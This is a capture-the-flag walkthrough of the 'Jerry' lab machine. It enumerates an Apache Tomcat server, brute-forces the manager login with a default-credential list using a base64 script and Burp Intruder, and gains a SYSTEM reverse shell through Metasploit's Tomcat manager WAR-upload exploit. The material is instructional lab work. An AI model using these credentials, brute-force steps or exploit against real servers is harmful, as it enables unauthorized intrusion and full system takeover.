Jerry


The target for this box is a Windows machine.

Enumeration:

We start with the traditional stealth scan and the service scan for provided ports.

```
root@kali:~# nmap -sS 10.129.85.148
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 15:02 CET
Nmap scan report for 10.129.85.148
Host is up (0.080s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 7.82 seconds
root@kali:~# nmap -sC -sV 10.129.85.148 -p 8080
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 15:06 CET
Nmap scan report for 10.129.85.148
Host is up (0.078s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
root@kali:~#
```

The port 8080 only is opened. The service scan and default script scan show us that the server is an Apache HTTP server, and we get the tomcat version, which is (7.0.88).




Opening our browser, we get the Apache tomcat server default page. From now, we will discover what is tomcat.

Tomcat is an open – source java http web server. It is necessary for the execution of webpages written in java. It is maintained by the Apache community of developers.

To gain other information, we will run dirb directory brute force with the “common.txt” list.

```
root@kali:~# dirb http://10.129.85.148:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 25 15:09:06 2021
URL_BASE: http://10.129.85.148:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.85.148:8080/ ----
+ http://10.129.85.148:8080/docs (CODE:302|SIZE:0)
+ http://10.129.85.148:8080/examples (CODE:302|SIZE:0)
+ http://10.129.85.148:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.129.85.148:8080/host-manager (CODE:302|SIZE:0)
+ http://10.129.85.148:8080/manager (CODE:302|SIZE:0)

-----------------
END_TIME: Mon Jan 25 15:15:50 2021
DOWNLOADED: 4612 - FOUND: 5
root@kali:~#
```

We notice here the presence of the “/manager” directory. It redirects us to the following login form.



We will catch the request using a tool called burp Suite, to understand how the data goes through the form.

We must have a proxy for this interception. I use the “foxyproxy” Firefox extension.

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options

Request to http://10.129.85.148:8080

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Headers | Hex

```
GET /manager/html HTTP/1.1
Host: 10.129.85.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic b2s6b2s=
```

Type a search term | 0 matches

As we can see, the credentials “ok:ok” pass through the “Authorization” header, encoded in base64.

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 | ...

Go | Cancel | < | > | Target: http://10.129.85.148:8080

Request

Raw | Headers | Hex

```
GET /manager/html HTTP/1.1
Host: 10.129.85.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic b2s6b2s=
```

0 matches

Response

Raw | Headers | Hex | HTML | Render

..	Value
...	401 Unauthorized
...	Apache-Coyote/1.1
...	private
...	Thu, 01 Jan 1970 02:00:00 EET
...	Basic realm="Tomcat Manager Application"
...	text/html;charset=ISO-8859-1
...	2536
...	Mon, 25 Jan 2021 21:21:39 GMT
...	close

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
 <head>
  <title>401 Unauthorized</title>
  <style type="text/css">
    <!--
    BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;font-size:
12px;}
```

Type a search term | 0 matches

2,838 bytes | 96 millis


We pass the request to the repeater, and we can notice that sending wrong credentials provides a 401. After fast research in google, we can get a list of default credentials for tomcat and apache server. We save it in a file, and display its content in base 64. For this, we write a bash script that pass through each line using a loop, encode the content to base64, and pass it to another file by output redirection.

```
#!/bin/bash

for line in $(cat d_c_apache.txt);
do echo -n $line | base64;
done
```

```
admin:password
admin:
admin:Password1
admin:password1
admin:admin
admin:tomcat
both:tomcat
manager:manager
role1:role1
role1:tomcat
role:changethis
root:Password1
root:changethis
root:password
root:password1
root:r00t
root:root
root:toor
tomcat:tomcat
tomcat:s3cret
tomcat:password1
tomcat:password
tomcat:
tomcat:admin
tomcat:changethis
```


```
root@kali:~# nano script.sh
root@kali:~# ./script.sh > payloads.txt
root@kali:~# cat payloads.txt
YWRtaW46cGFzc3dvcmQ=
YWRtaW46
YWRtaW46UGFzc3dvcmQx
YWRtaW46cGFzc3dvcmQx
YWRtaW46YWRtaW4=
YWRtaW46dG9tY2F0
Ym90aDp0b21jYXQ=
bWFuYWdlcjptYW5hZ2Vy
cm9sZTE6cm9sZTE=
cm9sZTE6dG9tY2F0
cm9sZTpjaGFuZ2V0aGlz
cm9vdDpQYXNzd29yZDE=
cm9vdDpjaGFuZ2V0aGlz
cm9vdDpwYXNzd29yZA==
cm9vdDpwYXNzd29yZDE=
cm9vdDpyMDB0
cm9vdDpyb290
cm9vdDp0b29y
dG9tY2F0OnRvbWNhdA==
dG9tY2F0OnMzY3JldA==
dG9tY2F0OnBhc3N3b3JkMQ==
dG9tY2F0OnBhc3N3b3Jk
dG9tY2F0Og==
dG9tY2F0OmFkbWlu
dG9tY2F0OmNoYW5nZXRoaXM=
root@kali:~#
```

We have our payload, we can now open Burp Suite and load it to the intruder > sniper. The “clear” button



allows us to clear every pre – set variables, to choose which one will be replaced by our payload wordlist. The intruder feature has brute forcing capabilities, replacing every possible content in a HTTP request.

It is very useful for directory, cookies, and credentials brute forcing for example. We have to set the payload list and to disable the URL encoding, as it can corrupt our attack.



Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: `\=<>?+&*;:"{}|^``

All needed options, payloads and variables are set. We can now run our brute force.

Intruder attack 2

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
20	dG9tY2F0OnMzY3JldA==	200			17347	
0		401			2838	
1	YWRtaW46cGFzc3dvcmQ=	401			2838	
2	YWRtaW46	401			2838	
3	YWRtaW46UGFzc3dvcmQx	401			2838	
4	YWRtaW46cGFzc3dvcmQx	401			2838	
6	YWRtaW46dG9tY2F0	401			2838	
7	Ym90aDp0b21jYXQ=	401			2838	
8	bWFuYWdlcjptYW5hZ2Vy	401			2838	
9	cm9sZTE6cm9sZTE=	401			2838	
10	cm9sZTE6dG9tY2F0	401			2838	
11	cm9sZTpjaGFuZ2V0aGlz	401			2838	
12	cm9vdDpQYXNzd29yZDE=	401			2838	
13	cm9vdDpjaGFuZ2V0aGlz	401			2838	
14	cm9vdDpwYXNzd29yZA==	401			2838	
15	cm9vdDpwYXNzd29yZDE=	401			2838	
16	cm9vdDpyMDB0	401			2838	

Sorting the result, we get a 200 status.

```
root@kali:~# echo "dG9tY2F0OnMzY3JldA==" | base64 -d && echo -e "\n"
tomcat:s3cret

root@kali:~#
```

We get the credentials using the "*base64 -d*" command. We can login in the "/manager" directory.

The second part is the exploitation. Since we get the credentials to connect, we can research for a module in Metasploit to gain a reverse shell into the target machine.

Tomcat Manager Authenticated Upload Code Execution


This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

```
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.101
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

As result, you can observe that we have the meterpreter session of the target machine.

We notice that the exploit requires credentials. We must first verify the validity.

Exploitation:



We get a control panel, after sending the credentials through the authentication pop-up. The next step is to initiate the module on Metasploit and to list the parameters to set.

```
root@kali:~# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
root@kali:~# msfconsole -q
msf5 > use multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Lets set the value for each variable.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword s3cret
httppassword => s3cret
msf5 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.129.85.148
RHOSTS => 10.129.85.148
msf5 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) >
```

The discovered credentials are necessary, as it allows the malicious file upload, that the module itself runs.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HdU69hHEvCR...
[*] Executing HdU69hHEvCR...
[*] Undeploying HdU69hHEvCR ...
[*] Sending stage (53844 bytes) to 10.129.85.148
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.129.85.148:49192) at 2021-01-25 15:45:50 +0100

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: JERRY$
meterpreter >
```

We get a meterpreter. To spawn a traditional shell, we type the command “shell”:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

Running “whoami”, we discover here that the shell runs as root, and we don’t need to escalate privileges.

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com